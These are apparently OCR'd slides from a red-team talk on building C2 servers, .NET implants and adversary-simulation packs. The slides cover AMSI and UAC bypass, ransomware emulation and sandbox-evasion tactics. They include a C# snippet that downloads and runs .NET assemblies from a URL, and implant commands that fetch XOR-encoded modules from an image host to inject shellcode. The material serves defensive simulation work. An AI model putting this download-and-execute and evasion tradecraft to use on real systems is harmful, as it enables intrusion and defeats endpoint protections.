
- C# .NET 4.5 & Core 3.1 Application
- Safer Ransomware implementation
- **https://github.com/fozavci/ransoblin**

Petaq AMSI Patcher

- C# .NET 2.0 Application
- Patches AMSIScanBuffer
- **https://github.com/fozavci/petaq_amsi**

https://github.com/fozavci/ta505plus

TA505+ Development Videos




https://www.youtube.com/playlist?list=PL-o-7RjmFOAUOBb_eZDL__9yM7YOMX-6c

Develop Tradecraft

Designing C2 and Implants

Core C2 Features
- Pluggable protocols
- Credentials storage
- Data/Loot storage
- Logging
- Reporting



.NET Implant

Execute Process Command	Upload Download Link Sleep	Execute .NET Assembly .NET Source Code .NET Direct	Execute PowerShell via System Management	Execute Shellcode (Raw Assembly)	Lateral Movement (WMI)

.NET Tradecraft

Custom Actions / Encryption
Automations for Red Team
Attacking EDR/EDP/WinAPI

Mitre Att&ck Atomic Examples
Repurposing Existing Tools
Safer Malware Emulation

C#

.NET Framework

- It's on every Windows, but also Mac/Linux (.NET Core)
- It has direct/meaningful/normal access to Win API (P/Invoke)
- Can be loaded in several different ways as a .NET Assembly
- Security/Sandbox Bypass examples are endless
- Powershell to C# .NET is easy

- **Easy to reverse, leaves logs, AMSI integrated with 4.8+, Event Tracing for Windows**

Development Repositories

TA505+ Simulation Pack
- Stage Based Initial Foothold Implementation
- AMSI & UAC Bypass & Ransoblin Ransomware
- 4h+ Videos, Implementation Guide, Detailed Report
- https://github.com/fozavci/ta505plus

Petaq C2 and Implant
- C2 Supporting HTTP, Websocket, SMB Named Pipes, TCP, UDP, Implant to Implant Web
- Implant Supporting .NET Assemblies, Shellcodes, Commands, Implant Linking, WMI
- https://github.com/fozavci/petaqc2

Tehsat Malware Traffic Generator
- Malware Traffic Simulator for HTTP, HTTP Websocket, TCP, UDP with BlazorUI
- https://github.com/fozavci/tehsat

Offensive Development Training
- Tradecraft Development in Adversary Simulations
- https://github.com/fozavci/TradecraftDevelopment-Fundamentals

EXPLORER

OPEN EDITORS

TRADECRAFTDEVEL...

- c2
- Exercises
  - Chapter1
  - Chapter2
    - WebSocket-C2
    - checkprocess.cs U
    - encryption.cs U
    - process_menu.cs U
    - registry_menu_advance... U
    - registry_menu.cs U
    - WebClient.cs U
    - WebClientAdvanced.cs U
    - WebSocket-Implant.cs U
  - Chapter3
  - Chapter4
- .gitattributes
- .gitignore
- LICENSE
- README.md

OUTLINE

TIMELINE

checkprocess.cs U | WebClient.cs U

Exercises > Chapter2 > WebClient.cs

```
1  using System;
2  using System.IO;
3  using System.Text;
4  using System.Net;
5  using Microsoft.CSharp;
6  using System.CodeDom.Compiler;
7  public class Program
8  {
9      public static void Main(string[] args)
10     {
11         if (args.Length == 0) {
12             // If there is no argument, say something nice.
13             Console.WriteLine(@"Use the following syntax:
14             url asm http://URL
15             url src http://URL
16             file asm FULLPATH
17             file src FULLPATH");
18         }
19         else {
20             // Create the Web Client
21             WebClient client = new WebClient();
22
23             // Initiate a variable for .NET assembly
24             byte[] asm = new byte[] {};
25             // Initiate a variable for .NET source
26             string src = "" ;
27             switch (args[0])
28                 {
29                     case "url":
30                         if (args[1] == "asm") {
31                             Console.WriteLine("Downloading the .NET assembly.");
32                             // Download the .NET assembly from a URL as data
33                             asm = client.DownloadData(args[2]);
```

Petaq Implant Capabilities

Use Them as Gadgets

Petaq Capabilities Class Provides the Following Gadgets

- CheckWin() // Checks the platform whether Windows or not
- ExecSharpAssembly() // Executes the given .NET assembly bytecode with parameters
- ExecSharpCode() // Compile and execute .NET source code with parameters
- Exec() // Process execution with parameters
- ExecPowershellAutomation() // Execute PowerShell in System.Management.Automation
- ExecShellcode() // Executes shellcode using CreateProcess and QueueUserAPC

To compile the capabilities, you need System.Management.Automation reference for PowerShell

```
mcs /r:System.Management.Automation.dll /target:library /out:Petaq-CapabilitiesClass.dll
Petaq-CapabilitiesClass.cs
```

Evasion Tactics

Staging

Dropper ➔ Loader ➔ Shellcode ➔ Full Implant ➔ Modules

Encoding & Encryption

Base64 & XOR for hiding shellcode, stages and communications

Environment Detection (Sandbox, Virtualisation, Debugger, Emulator)

Check known patterns such as device IDs and device names


Check the target domain, source IP or username

Check known debugger indirectly with calculations or APIs

Increase timeout, wait for mouse action, check a certain process running


The Blunt Implantment

- Custom Implant
- Grows in Memory
- .NET Assemblies
- Using Legitimate Sites



https://github.com/fozavci/tbi

The Blunt Implantment



https://github.com/fozavci/tbi

Config File or Instructions

load-module image XORKey AVBPModule https://imgshare.io/images/XXX.png
disableit

load-module image XORKey AssemblyModule https://imgshare.io/images/XXX.png
exec-assembly-img XORKey https://imgshare.io/images/XXX.png Paramaters

load-module image XORKey InjectorModule https://imgshare.io/images/XXX.png
injectxor url XORKey https://imgshare.io/images/XXX.png

load-module image XORKey WebsocketModule https://imgshare.io/images/XXX.png
connect ws://127.0.0.1:5001


TBI Demo

Sample Modules

- .NET Assembly
- PowerShell via Automation
- AMSI Bypass
- Shellcode Injectors

Tools

- Swissy, Imgtest, Xorenc



Conclusion

Tradecraft development requires Threat Intelligence data

Adversary simulation packs provides examples for various components

Find your favourite language and start developing simple examples

References

- TA505+ Adversary Simulation Pack

Paper: Current State of Malware Command and Control Channels and Future Predictions

https://github.com/fozavci/ta505plus

- Petaq C2 – Purple Team Command & Control Server and Malware

https://github.com/fozavci/petaqc2

- Tehsat Malware Traffic Generator

Paper: Simulating Malware Communications in Distributed Networks

https://github.com/fozavci/tehsat

- Tradecraft Development in Adversary Simulations

https://github.com/fozavci/TradecraftDevelopment-Fundamentals

- The Blunt Implantment

https://github.com/fozavci/tbi

Any Questions?

Thank you.